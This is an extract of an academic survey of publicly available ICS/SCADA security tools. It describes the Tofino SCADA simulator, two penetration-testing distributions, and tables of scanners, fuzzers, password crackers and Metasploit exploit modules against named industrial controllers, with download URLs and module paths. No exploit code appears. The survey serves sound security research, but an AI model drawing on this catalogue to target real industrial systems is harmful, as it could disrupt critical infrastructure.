


Figure 7. EtherNet/IP Protocol Stack, from [14]

D. TOFINO SCADA SECURITY SIMULATOR

Tofino SCADA Security Simulator is a complete SCADA system in a portable package designed by Tofino Security for security research and training. The simulator is designed for easy presentation of SCADA control systems and security concepts by highlighting the risks faced by SCADA and ICS from computer worms, malwares, and

hackers [15]. This “SCADA in a box” system (depicted in Figure 8) includes: an industry standard PLC (Wago 750-841), a simulated process system with a demo panel, the Tofino Security Appliance, an HMI, and the Tofino Central Management Platform (CMP); the latter two are pre-installed and configured on a laptop. Also included in the laptop is a SCADA worm hidden in a PDF that when opened, runs a malicious code that exploits the PLC and affect SCADA system operations. It demonstrates how SCADA systems may behave when attacked, and how to utilize the Tofino Security Appliance to inhibit such attacks [15].



Figure 8. Tofino SCADA Security Simulator, from [16]

1. Tofino Security Appliance

One of the main components of the Tofino SCADA Security Simulator is the Tofino Security Appliance, depicted in Figure 9. It is an ICS firewall designed for use in industrial control equipment and networks. This component is an in-line “bump in the wire” device and is tailored for industrial systems ensuring high availability between

HMIs and PLCs. The Tofino Security Appliance performs stateful packet filtering at the ICS application level. For example, the Modbus Enforcer (described below) is configured to allow only Modbus *read* commands from the HMI workstation. This ensures that unauthorized *write* commands to the PLC from the HMI workstation fail [16]. Another example of Tofino Security Appliance’s application-level stateful packet filtering is its inspection of the Modbus protocol in search for malformed packets that may be used to perform buffer overflow attacks on the PLC. This “bump in the wire” firewall operates seamlessly within the network and does not impact the process when installed [16].

The Tofino Security Appliance secures industrial control networks using loadable security modules (LSM). LSMs are firmware modules that are downloaded to the Tofino Security Appliance with security features for each location in an ICS control network. There are currently five LSM modules available for the Tofino Security Appliance [17]. The simulator includes three LSM licenses: firewall, Modbus/TCP enforcer, and secure asset management. The two LSM modules available but not included in the Tofino SCADA Security Simulator are the object linking and embedding (OLE) for process control (OPC) enforcer and the virtual private network (VPN) module. Each LSM licensed for the Tofino Security Appliance is described below.

a. *Firewall LSM*

The Firewall LSM acts as a typical firewall for industrial networks. It is preloaded with rules, which can be modified with additional rules that specify which devices are authorized to communicate, and with which protocols those devices are authorized to communicate. Similar to a home or business firewall, any traffic that does not match the specified rules are blocked, logged, and reported as a security alert [16].

b. *Modbus/TCP Enforcer LSM*

The Modbus/TCP Enforcer is a feature that conducts deep-packet inspection on the Modbus/TCP protocol. Preloaded rules, which can be modified and appended with additional rules, specify which Modbus Function Codes and register/coil addresses may be accessed. Any traffic that does not match the specified rules are blocked, logged, and reported as a security alert [16].

c. Secure Asset Management LSM

Secure asset management is a feature that tracks all devices that communicate through the Tofino Security Appliance. It uses Tofino's passive asset discovery service to locate devices in the network and does not scan or probe the network as those activities could lead to unintentional denial of service and cause controllers to fail [16]. After discovery, devices can be dragged into a graphical network model that creates a logical organization of the entire network architecture in the CMP. Having a visual representation of the network architecture in the CMP improves the quality and accuracy when firewall rules are created.




Figure 9. Tofino Security Appliance, from [15]

THIS PAGE INTENTIONALLY LEFT BLANK

III. METHODOLOGY

In this chapter, we discuss our approach for characterizing the space of adversarial and defensive tools available for the ICS domain (i.e., by conducting a survey of all publicly available tools) and experimentally evaluating select tools identified by the survey.

A. APPROACH

The goal of our project is to survey and assess publicly available tools applicable to the ICS domain. Our focus is on SCADA-specific tools that may be employed to defend or test resources specific to the ICS domain (e.g., programmable controllers and network traffic involving industrial protocols). We attempt to characterize each tool based on its popularity among security tool distributions developed for use by professionals working in the ICS domain. In general, the tools included in the survey are created by well-known ICS research and consulting firms such as Digital Bond, whose main focus is control system security. Digital Bond develops tools that help asset owners and vendors assess the security of their control systems and detect and stop cyber attacks [18]. Other groups and institutions specializing in control systems security with contributions in the creation of penetration testing tools in the ICS domain are within the purview of this survey. Following our ICS survey, we select a small number of tools for secondary, in-depth experimentation. The goal of this hands-on evaluation is to assess the state of the tool. In particular, is it available (or vapor-ware)? Does it work as described? Does it have appropriate documentation to guide installation and use? The tools are evaluated in a small test environment built for our study, described in detail in Chapter V.

There are a number of tools that are generally useful and beneficial to securing the ICS domain. These tools include scanners, simulators, and fingerprinting tools that facilitate the initial stages of attack, helping security professionals and penetration testers to identify services in an ICS environment that may be vulnerable. Other tools target common Enterprise protocols and software, such as Telnet and Network Dynamic Data Exchange (NetDDE). These non SCADA-specific tools can be used to establish a

foothold in industrial control environments to launch exploits or to pivot to other systems in the network. Also included are also SCADA-specific tools for defense and penetration testing, including ICS-specific protocol scanners and vendor-specific exploits, such as those employed by Stuxnet to target an existing DLL vulnerability for the Siemens SIMATIC STEP 7 [19]. We discuss the scope of the tools we survey, next.

B. SCOPE

The scope of the survey is limited to tools relevant to the ICS domain. Generic tools (Snort, Wireshark, Tenable Nessus scanner) that are useful *generally* and may be employed in the ICS domain are not included in our survey; however, we do survey ICS-specific plugins or extensions that may enhance these. We restrict ourselves to those tools we can access (e.g., available via websites of research groups and consulting firms or via publicly available repositories such as github.com and code.google.com). Proprietary tools that are not available for public use are not in scope of this project. We note that tools publicly available at the time of the survey may become unavailable; for example, among the Institute for Information Infrastructure Protection (I3P), some participating institutions are seeking to license their technologies to private sector companies [20]. The platforms for these tools will not affect the scope of the survey. Most organizations operating industrial automation and control systems have moved away from proprietary operating systems, which use individual, isolated computers, towards employing interconnected commercial-off-the-shelf operating systems. This reduces overall support costs and permits remote operation and administration among other significant business benefits [5], [7]. Additionally, our survey considers the ICS domain to which each tool appears applicable, including, but not limited to: electricity transmission and distribution, gas and water distribution networks, oil and gas production operations, gas and liquid transmission pipelines as well as engineering, propulsion, and auxiliary systems on board United States Navy and Coast Guard ships [7].

From a SCADA network organization perspective, the focus of our work is directed towards assets in the control network or between the control and corporate networks, as defined in NIST SP 800-82 [5] or Level 2 and below on a reference model

defined by the American National Standards Institute) [7]. All assets and protocols associated with the control network layer are pertinent to our tools survey. Tools related to assets and protocols outside the control network (i.e., the SCADA corporate layer) are not included in our survey.

THIS PAGE INTENTIONALLY LEFT BLANK

IV. SURVEY SUMMARY

In this chapter, we survey publicly available defensive and adversarial tools available for the ICS domain. We analyze and compare two primary penetration-testing distributions, various ICS-related Metasploit modules and ICS tools not associated with any specific distribution.

A. TOOLS DISTRIBUTION

The two ICS-related distributions surveyed here are the Idaho National Laboratory (INL) Kali Linux distribution and the SamuraiSTFU (Security Testing Framework for Utility) distribution.

1. INL Kali Linux

Idaho National Laboratory participates in a national research initiative to improve the security and resilience of our nation’s energy-sector critical infrastructure through the National SCADA Test Bed (NSTB) program. The NSTB is a collaborative Department of Energy (DOE) initiative for securing SCADA and energy-related control devices [21]. The test bed is designed to help partners and vendors assess system hardware and software. In addition, it provides infrastructure for testing and validating control systems, to support training and research for improving the national critical infrastructure [22]. For example, the NSTB program offers an introductory SCADA security course, intermediate SCADA security course, and advanced SCADA security red/blue team course. The INL Kali Linux distribution was developed for use in this courseware, to support trainees by offering hands-on experience with tools relevant to energy-sector protocols and systems so students may observe exploits and learn mitigations.

2. SamuraiSTFU

SamuraiSTFU is a distribution created to support an ICS security-training course, offered by the SANS Institute and available at various conventions like Black Hat and BruCON. Similar to INL’s custom Kali distribution, SamuraiSTFU is an open-source Ubuntu Linux distribution for penetration testing energy sector control systems and

related critical infrastructure. The distribution is geared towards hands-on penetration testing for embedded electronic field devices, network protocols, and RF communications associated with ICS and smart grid systems [23].

3. Tools Distribution Comparison

A consolidated list of tools from each distribution is shown in Table 1. This matrix is organized in three sections: penetration testing tools with SCADA enhancements, SCADA-specific tools, and tools relevant to the energy sector. Metasploit and ModScan are tools in both INL Kali Linux and SamuraiSTFU, discussed in detail in Chapter V.

a. Penetration-Testing Core Tools

In the penetration-testing core tools section, we have highlighted those tools that are not SCADA-specific but have SCADA-relevant enhancements or plugins. These include both pen-testing tools (Metasploit) and defensive tools (Snort, Barnyard2, Suricata).

Metasploit is penetration-testing software designed to verify vulnerabilities and manage security assessment by using tools and exploits in the form of modules. These modules are the result of a collaboration of over 200,000 open source community developers [24]. Metasploit is intended to allow security professionals to find weak points in their systems before a malicious attacker does [24]. Metasploit currently has over 2,600 exploits in its Metasploit Framework database. Of these, 49 ICS-specific exploits are available via the Metasploit Framework Update.

Snort is an open source intrusion prevention system (IPS), capable of performing real-time traffic analysis and packet logging on IP networks [25]. Snort's features include protocol analysis and content searching/matching. Snort can detect a variety of attacks and network probes, such as buffer overflows, port scans and OS-fingerprinting [25]. Digital Bond has developed several Snort rules expanding the tool's capabilities to handle popular ICS protocols. Barnyard2 allows Snort to write efficiently to disk without

interruptions from network traffic monitoring. Suricata is an open source next generation intrusion detection and prevention system similar to Snort.

b. SCADA-specific Tools

The SCADA-specific tools are those specifically designed to exploit components in the ICS domain, but may not be specialized to any sector of ICS usage. These tools primarily deal with the Modbus/TCP and DNP3 protocols, which are used in several ICS sectors. These tools include scanners, fuzzers, and simulators. ModbusPal and OpenDNP3 are simulators for the Modbus/TCP protocol and DNP3 protocol, respectively.

c. Energy Sector Tools

The energy sector tools are those uniquely applicable to devices and components in the energy sector. These tools include radio frequency and logic analyzers, phasor simulators, and fuzzing tools for electric smart meters (e.g., GNU Radio, iPDC, PMU Simulator, Saleae Logic, and Termineter). These tools enhance the vulnerability identification and security assessment of energy sector control systems, and may be used in conjunction with the tools from the SCADA-specific category.

Table 1. ICS Tools Distribution Survey.

	Tool/Exploit Name	INL Kali	SamuraiSTFU	Developer	System(s)
Pentest Core Tools	Barnyard2	x		SecurixLive	Cross-platform
	Metasploit	x	x	Open Source / Rapid7	Cross-platform
	Snort	x		Sourcefire	Cross-platform
	Suricata	x		Open Information Security Foundation	Cross-platform
SCADA Specific Tools	Aegis Fuzzing Platform		x	Adam Crain and Chris Sistrunk	Cross-platform
	MBclient		x	Loic Lefebvre	Cross-platform
	Mbtget		x	Loic Lefebvre	Cross-platform
	ModbusPal		x	Multiple Developers (Open Source Project)	Cross-platform
	Modscan	x	x	Mark Bristow	Cross-platform

	Tool/Exploit Name	INL Kali	SamuraiSTFU	Developer	System(s)
	OpenDNP3		x	Automatak	Cross-platform
Energy Sector Tools	GNU Radio		x	Eric Blossom / GNU Project	Cross-platform
	iPDC (Phasor Data Concentrator)		x	Nitesh Pandit & Kedar Khandeparkar	Unix / Unix-like OS
	PMU Simulator		x	Nitesh Pandit & Kedar Khandeparkar	Unix / Unix-like OS
	Saleae Logic		x	Saleae	Cross-platform
	Termineter		x	Spencer McIntyre	Cross-platform

B. TOOLS SUMMARY

We surveyed a total of 39 ICS-related, publicly available tools for defensive and adversarial purposes (see Table 2). These tools range in functionality from scanning tools that automate known exploits against ICS-related software. The summary includes tools not found in any known distribution. Research groups and independent researchers developed many of these tools to demonstrate exploits against various control systems devices and components. These range from hardware/vendor-specific vulnerabilities to ICS vulnerabilities relevant to multiple implementations.

1. Commercial Tools

All tools surveyed are freely available online to use with the exception of two: Nessus and Saleae Logic Analyzer. The ICS-specific software or plugins for these tools are free, but require either a subscription or commercial hardware to operate. We describe these next.

a. *Nessus*

Nessus is a vulnerability, configuration, and compliance scanner for a wide variety of systems. It supports ICS networks using a set of plugins developed by Digital Bond for Nessus. Nessus offers a one-week trial period but requires an annual subscription, ranging from \$1,500–\$5,000 per year [26].

b. Saleae Logic Analyzer

Saleae Logic Analyzer software is used to record, view, and measure digital signals. The software is free, but requires commercial hardware to operate. The Saleae hardware is sold from \$99–\$499, depending on its features [27].

2. Tools Platform

Most tools in Table 2 are designed to operate across all platforms or have releases for multiple platforms. The cross-platform tools are implemented in, for example, Python, Perl, Java, and the NMAP scripting language; any system that supports these would have the ability to run those tools. Most exploits are hardware- or vendor-specific exploits, such as *s7_password_hashes_extractor.py*, which is specifically developed to exploit Siemens products running the S7 communications protocol. Conversely, there are other tools that work across multiple hardware and vendor devices such as the *codesys-shell.py*, which is an exploit for the CoDeSys software present on several PLCs and other control devices.

Table 2. ICS Tools Survey.

Tool/Exploit Name	Commercial	Developer	System(s)	Description	URL
Nessus	x	Tenable Security (plugins: Digital Bond)	Cross-platform	Vulnerability scanner that offers many features to help assess the security of control system networks, devices, servers and workstations. Includes SCADA plugins	http://www.digitalbond.com/tools/the-rack/nessus/
Saleae Logic Analyzer	x	Saleae	Cross-platform	Logic analyzer used to record, view, and measure digital signals.	https://www.saleae.com/Logic
Aegis Fuzzing Probe		Adam Crain	Cross-platform	DNP3 Fuzzing tool that tests both server slave and client master	http://sourceforge.net/projects/opensdr/
BACnet-discover-enumerate.nse		Digital Bond	Cross-platform	Discovers and enumerates BACNet Devices collects device information based off standard requests.	https://github.com/digitalbond/Redpoint
codesys-shell.py		Digital Bond	Cross-platform (Python)	Command-shell utility - allows an unauthenticated user the ability to perform privileged operations without password	https://www.digitalbond.com/wp-content/uploads/2012/10/codesys-shell.py_.txt
codesys-transfer.py		Digital Bond	Cross-platform (Python)	File Transfer Tool - allows for reading and writing files on controllers with a file system	https://www.digitalbond.com/wp-content/uploads/2012/10/codesys-transfer.py_.txt

Tool/Exploit Name	Commercial	Developer	System(s)	Description	URL
codesys.nse		Digital Bond	Cross-platform (NMAP)	NMAP NSE - script that will detect if PLC or controller is running a vulnerable version of CoDeSys ladder logic runtime	http://www.digitalbond.com/wp-content/uploads/2012/11/codesys.nse
d20cmd.py		Digital Bond	Cross-platform (Python)	D20 Interactive Command Line - Python script that provides an interactive command-line to the D20's tftp backdoor command line. Same capability as d20tftpbd Metasploit module	https://www.digitalbond.com/wp-content/uploads/2012/02/d20cmd.py_.zip
d20tftpbo		Digital Bond	General Electric D20 ME	D20 TFTP Buffer Overflow Tool - crashes the D20 tftp service, all processes are stopped and the D20's network stack is disabled.	https://www.digitalbond.com/wp-content/uploads/2012/02/d20tftpbo.rb_.zip
enip-enumerate.nse		Digital Bond	Cross-platform (NMAP)	Enumerates information on EtherNet/IP devices including Vendor ID, Device Type, Product name, Serial Number, Product code, Revision Number, as well as the Device IP.	https://github.com/digitalbond/Redpoint
GNU Radio		Eric Blossom / GNU Project	Cross-platform	Development toolkit for software defined radios and signal processing systems	http://sourceforge.net/projects/opensdr/
iec-60870-5-104.py		Aleksandr Timorin	Cross-platform (Python)	iec-61870-5-104 (mms) protocol tool: send/recv identify packets and extract vendor name, model name, revision	https://github.com/atimorin/scada-tools

Tool/Exploit Name	Commercial	Developer	System(s)	Description	URL
iec-61850-8-1.py		Aleksandr Timorin	Cross-platform (Python)	iec-61850-8-1 (mms) protocol tool: send/recv identify packets and extract vendor name, model name, revision	https://github.com/atimorin/scada-tools
iec-identify.nse		Aleksandr Timorin	Cross-platform (NMAP)	Attempts to check tcp/2404 port supporting IEC 60870-5-104 ICS protocol.	https://github.com/atimorin/scada-tools
iPDC (Phasor Data Concentrator)		Nitesh Pandit & Kedar Khandeparkar	Unix / Unix-like OS	Phasor Data Concentrator compliant with IEEE C37.118 synchrophasor standard	http://ipdc.codeplex.com
JtR S7 Password Cracking		ScadaStrangeLove	Cross-platform	Script that would take and crack the hashes found within an S7 packet capture.	http://www.digitalbond.com/tools/the-rack/jtr-s7-password-cracking/
Kismet		Mike Kershaw	Cross-platform	Open source wireless network detector and wireless sniffer,	http://www.digitalbond.com/tools/the-rack/kismet/
MBclient		Loic Lefebvre	Cross-platform (Perl)	Standard serial communication protocol used to interconnect industrial PLC (and a lot of other things). This module gives you access to TCP and RTU version of this protocol, through the MBclient object.	https://github.com/sourceperl/MBclient
mbtget		Loic Lefebvre	Cross-platform (Perl)	Perl based Modbus scanner that creates Modbus transactions from the command line	https://github.com/sourceperl/mbtget
mms-identify.nse		Aleksandr Timorin	Cross-platform (NMAP)	Attempts to check tcp/102 port supporting iec-61850-8-1 (mms) ICS protocol. Send identify	https://github.com/atimorin/scada-tools

Tool/Exploit Name	Commercial	Developer	System(s)	Description	URL
				request and extract vendor name, model name, and revision from response.	
ModbusPal		Multiple Developers (Open Source Project)	Cross-platform (Java)	Modbus slave simulator. Interface with the capabilities to reproduce complex and realistic Modbus environments	http://modbuspal.sourceforge.net
modscan		Mark Bristow	Cross-platform (Python)	Tool designed to map a SCADA MODBUS TCP based network	https://code.google.com/p/modscan/
NetDDE Share Tool		Neutralbit	Cross-platform	A NetDDE client that can compromise a system with a poorly configured NetDDE share.	http://digibond.wpengine.netdna-cdn.com/wp-content/uploads/2011/02/nbDDESetup.exe
OpenDNP3		Automatak	Cross-platform	DNP3 protocol simulator	https://github.com/automatak/dnp3
PLCSan		ScadaStrangeLove	Cross-platform	Python script that checks the availability of two ports, TCP/102 and TCP/502, if it discovers either of these two ports open, it will call other functions/scripts based on the port.	https://code.google.com/p/plcsan/
PMU Simulator		Nitesh Pandit & Kedar Khandeparkar	Unix / Unix-like OS	Phasor Measurement Unit Simulator compliant with IEEE C37.118 synchrophasor standard	http://ipdc.codeplex.com
profinet_scanner.noscapypy		Aleksandr Timorin	Cross-platform (Python)	Profinet discovery tool. Send multicast ethernet packet and receive all answers. Extract useful info about devices: PLC, HMI, Workstations. No scapy required. Works on	https://github.com/atimorin/scada-tools

Tool/Exploit Name	Commercial	Developer	System(s)	Description	URL
				*nix systems.	
profinet_scanner.py		Aleksandr Timorin	Cross-platform (Python)	Scans subnet and find profinet-enabled devices (PLC, HMI), PC workstations. Extract network info, names, roles.	https://github.com/atimorin/scada-tools
profinet_set_fuzzer.py		Aleksandr Timorin	Cross-platform (Python)	Profinet SET request fuzzer. Tested on S7-1200 PLC	https://github.com/atimorin/scada-tools
profinet_set_network_info.py		Aleksandr Timorin	Cross-platform (Python)	Set network info: IP, mask, gateway through Profinet DCP request	https://github.com/atimorin/scada-tools
Quickdraw SCADA IDS Snort Rules		Digital Bond	Cross-Platform (Snort)	Snort rules set for the Modbus, DNP3, and EtherNet/IP protocols	http://www.digitalbond.com/tools/quickdraw/
s7_brute_offline.py		Aleksandr Timorin	Cross-platform (Python)	S7 offline password bruteforce based on challenge-response data, extracted from auth traffic dump file	https://github.com/atimorin/scada-tools
s7_password_hashes_extractor.py		Aleksandr Timorin	Cross-platform (Python)	Password hashes extractor from Siemens Simatic TIA Portal project file	https://github.com/atimorin/scada-tools
s7-1500_brute_offline.py		Aleksandr Timorin	Cross-platform (Python)	Offline password bruteforce based on challenge-response data, extracted from auth traffic dump file for Siemens S7-1500 PLC's.	https://github.com/atimorin/scada-tools
s7-enumerate.nse		Digital Bond	Cross-platform	Enumerates Siemens S7 PLC Devices and collects their device information.	https://github.com/digitalbond/Redpoint

Tool/Exploit Name	Commercial	Developer	System(s)	Description	URL
s7-packet-structure.py		Aleksandr Timorin	Cross-platform (Python)	S7 Packet Structure - shows packets with required value in required place	https://github.com/atimorin/scada-tools
s7-show-payloads.py		Aleksandr Timorin	Cross-platform (Python)	S7 Show Payload - shows packet payload	https://github.com/atimorin/scada-tools
telnet-fp.py		Digital Bond	Cross-platform	Generic telnet fingerprinting tool - may be used against any controller, which supports the telnet protocol.	https://www.digitalbond.com/wp-content/uploads/2012/02/telnet-fp.py_.zip
Termineter		Spencer McIntyre	Cross-platform (Python)	Tool for enumerating and fuzzing C12.18 and C12.19 Smart Meter interface	https://code.google.com/p/termineter/

C. METASPLOIT FRAMEWORK ICS MODULES

The Metasploit Framework contains modules for scanning, enumerating, and exploiting vulnerable ICS components and field devices. Table 3 shows ICS-related modules available through MSFUpdate. MSFUpdate is a command that downloads Metasploit module updates from an online repository. In particular, these tools are downloaded in Kali Linux by updating the Metasploit Framework through the *apt-get update && apt-get dist-upgrade* command. All but three modules in Table 3 are available through MSFUpdate. These three modules were developed by Security researcher Dillon Beresford to exploit the Siemens Simatic S7 platform [28]. The core of Table 3 was developed from a list of SCADA-specific Metasploit modules from SCADAhacker.com [29]. This original list was updated and expanded based on further research to form the survey appearing here.

Table 3. Metasploit Framework ICS Module

Tool/Exploit Name	MSFUp date	Developer/ Vendor	System(s)	Metasploit Reference
codesys_web_server.rb	x	3S	CoDeSys	exploit/windows/scada/codesys_web_server.rb
igss_exec_17.rb	x	7- Technologies	IGSS	auxiliary/admin/scada/igss_exec_17.rb
igss9_igssdataserver_listall.rb	x	7- Technologies	IGSS	exploit/windows/scada/igss9_igssdataserver_listall.rb
igss9_igssdataserver_rename.rb	x	7- Technologies	IGSS	exploit/windows/scada/igss9_igssdataserver_rename.rb
igss9_misc.rb	x	7- Technologies	IGSS	exploit/windows/scada/igss9_misc.rb
daq_factory_bof.rb	x	AzeoTech	DAQ Factory	exploit/windows/scada/daq_factory_bof.rb
bacnet_csv.rb	x	BACnet	OPC Client	exploit/windows/fileformat/bacnet_csv.rb
teechart_pro.rb	x	BACnet	Operator Workstation	exploit/windows/browser/teechart_pro.rb
beckhoff_twincat.rb	x	Beckhoff	TwinCat	auxiliary/dos/scada/beckhoff_twincat.rb

Tool/Exploit Name	MSFUp date	Developer/ Vendor	System(s)	Metasploit Reference
digi_addp_reboot.rb	x	Digi International	Advance Device Discovery Protocol	auxiliary/scanner/scada/digi_addp_reboot.rb
digi_addp_version.rb	x	Digi International	Advance Device Discovery Protocol	auxiliary/scanner/scada/digi_addp_version.rb
digi_realport_serialport_scan.rb	x	Digi International	Advance Device Discovery Protocol	auxiliary/scanner/scada/digi_realport_serialport_scan.rb
digi_realport_version.rb	x	Digi International	Advance Device Discovery Protocol	auxiliary/scanner/scada/digi_realport_version.rb
koyo_login.rb	x	Digital Bond	Koyo/Direct LOGIC ECOM Bruteforce	auxiliary/scanner/scada/koyo_login.rb
modicon_command.rb	x	Digital Bond	Schneider Modicon Quantum Credential Disclosure	auxiliary/admin/scada/modicon_command.rb
modicon_password_recovery.rb	x	Digital Bond	Schneider Modicon Quantum Credential Disclosure	auxiliary/admin/scada/modicon_password_recovery.rb
modicon_stux_transfer.rb	x	Digital Bond	Schneider Modicon Quantum Credential Disclosure	auxiliary/admin/scada/modicon_stux_transfer.rb
multi_cip_command.rb	x	Digital Bond	Allen-Bradley/Rockwell Automation ControlLogix Ethernet/IP	auxiliary/admin/scada/multi_cip_command.rb
simatic_s7_1200_command.rb	NO	Dillon Beresford	Siemens Simatic S7 module	Not Applicable
simatic_s7_300_command.rb	NO	Dillon Beresford	Siemens Simatic S7 module	Not Applicable
simatic_s7_300_memory_view.rb	NO	Dillon Beresford	Siemens Simatic S7 module	Not Applicable

Tool/Exploit Name	MSFUp date	Developer/ Vendor	System(s)	Metasploit Reference
modbus_findunitid.rb	x	EsMnemon	Modbus Client Utility	auxiliary/scanner/scada/modbus_findunitid.rb
modbusdetect.rb	x	EsMnemon	Modbus Client Utility	auxiliary/scanner/scada/modbusdetect.rb
modbusclient.rb	x	EsMnemon and Arnaud Soullie	Modbus Client Utility	auxiliary/scanner/scada/modbusclient.rb
d20_tftp_overflow.rb	x	General Electric	D20 PLC	auxiliary/dos/scada/d20_tftp_overflow.rb
d20pass.rb	x	General Electric	D20 PLC	auxiliary/gather/d20pass.rb
ge_proficiency_substitute_traversal.rb	x	General Electric	WebView substitute.html Directory Traversal	auxiliary/admin/scada/ge_proficiency_substitute_traversal.rb
iconics_genbroker.rb	x	Iconics	Genesis32	exploit/windows/scada/iconics_genbroker.rb
iconics_webhmi_setactivexguid.rb	x	Iconics	Genesis32	exploit/windows/scada/iconics_webhmi_setactivexguid.rb
indusoft_ntwebserver_fileaccess.rb	x	Indusoft WebStudio	NTWebServer Remote File Access	auxiliary/scanner/scada/indusoft_ntwebserver_fileaccess.rb
codesys_web_server.rb	x	Luigi Auriemma	CoDeSys CmpWebServer Stack Buffer Overflow	exploits/windows/scada/codesys_web_server.rb
scadapro_cmdexe.rb	x	Measuresoft	ScadaPro	exploit/windows/scada/scadapro_cmdexe.rb
moxa_mdmttool.rb	x	Moxa	Device Manager	exploit/windows/scada/moxa_mdmttool.rb
realwin_on_fc_binfile_a.rb	x	RealFlex	RealWin SCADA	exploit/windows/scada/realwin_on_fc_binfile_a.rb
realwin_on_fcs_login.rb	x	RealFlex	RealWin SCADA	exploit/windows/scada/realwin_on_fcs_login.rb
realwin_scpc_initialize_rf.rb	x	RealFlex	RealWin SCADA	exploit/windows/scada/realwin_scpc_initialize_rf.rb
realwin_scpc_initialize.rb	x	RealFlex	RealWin SCADA	exploit/windows/scada/realwin_scpc_initialize.rb
realwin_scpc_txtevent.rb	x	RealFlex	RealWin SCADA	exploit/windows/scada/realwin_scpc_txtevent.rb
realwin.rb	x	RealFlex	RealWin SCADA	exploit/windows/scada/realwin.rb
procyon_core_server.rb	x	ScadaTec	Procyon	exploit/windows/scada/procyon_core_server.rb

Tool/Exploit Name	MSFUp date	Developer/ Vendor	System(s)	Metasploit Reference
scadaphone_zip.rb	x	ScadaTec	ModbusTag Server ScadaPhone	exploit/windows/fileformat/scadaphone_zip.rb
citect_scada_odbc.rb	x	Schneider Electric	CitectSCADA	exploit/windows/scada/citect_scada_odbc.rb
sielco_winlog_fileaccess.rb	x	Sielco Sistemi	Winlog Remote File Access	auxiliary/scanner/scada/sielco_winlog_fileaccess.rb
winlog_runtime_2.rb	x	Sielco Sistemi	Winlog	exploit/windows/scada/winlog_runtime_2.rb
winlog_runtime.rb	x	Sielco Sistemi	Winlog	exploit/windows/scada/winlog_runtime.rb
factorylink_cssservice.rb	x	Siemens Technomati x	FactoryLink	exploit/windows/scada/factorylink_cssservice.rb
factorylink_vrn_09.rb	x	Siemens Technomati x	FactoryLink	exploit/windows/scada/factorylink_vrn_09.rb
sunway_force_control_netdbsrv.rb	x	Sunway Forcecontrol	SNMP NetDBServer.exe Opcode 0x57	exploits/windows/scada/sunway_force_control_netdbsrv.rb
techart_pro.rb	x	Unitronics	OPC Server	exploit/exploits/windows/browser/techart_pro.rb

Next, we describe our test environment and our experience with running some of these tools.

THIS PAGE INTENTIONALLY LEFT BLANK

V. TOOLS EVALUATION

In this chapter, we explore the ICS tools selected from the survey, experimenting with each tool using a small test environment built for our study. Some of the aspects we explore include: the availability of the tool, its installation process, and its conformity to the developer’s description.

A. TEST ENVIRONMENT

A small-scale SCADA test environment was built for our study. The environment simulates a small distributed SCADA system, following guidance from NIST SP800-82, *Guide to Industrial Control Systems (ICS) Security* and ANSI/ISA-99.00.01-2007, *Security for Industrial Automation and Control Systems Part 1: Terminology, Concepts, and Models* [5], [7]. These two documents define terminology and provide an architectural model for a typical ICS environment. The test environment adopts the NIST SP800-82 organization and terminology—dividing the environment between the Control Network, Corporate/Supervisory Network, and Enterprise/Outside World Network [5], as opposed to the five-layer model of ANSI/ISA-99 [7]. Our test environment utilizes real and virtual components to simulate an entire enterprise network. The physical components of the test environment leverage two Tofino SCADA Security Simulators. Each kit consists of a Wago PLC controlling a simulated compressor system, a demo sensor panel, an HMI that interfaces with the PLC, and Tofino Security Appliance product. The default configuration of the Tofino Security Appliance product is *passive mode* during the testing and evaluating the tools selected below. Operating the Tofino Security Appliance in passive mode allows the tools to run in the network without interference from the firewall. Connecting the two Tofino kits creates a realistic, distributed Enterprise-scale ICS network, where each kit acts as a remote site within a small-scale Enterprise Network.

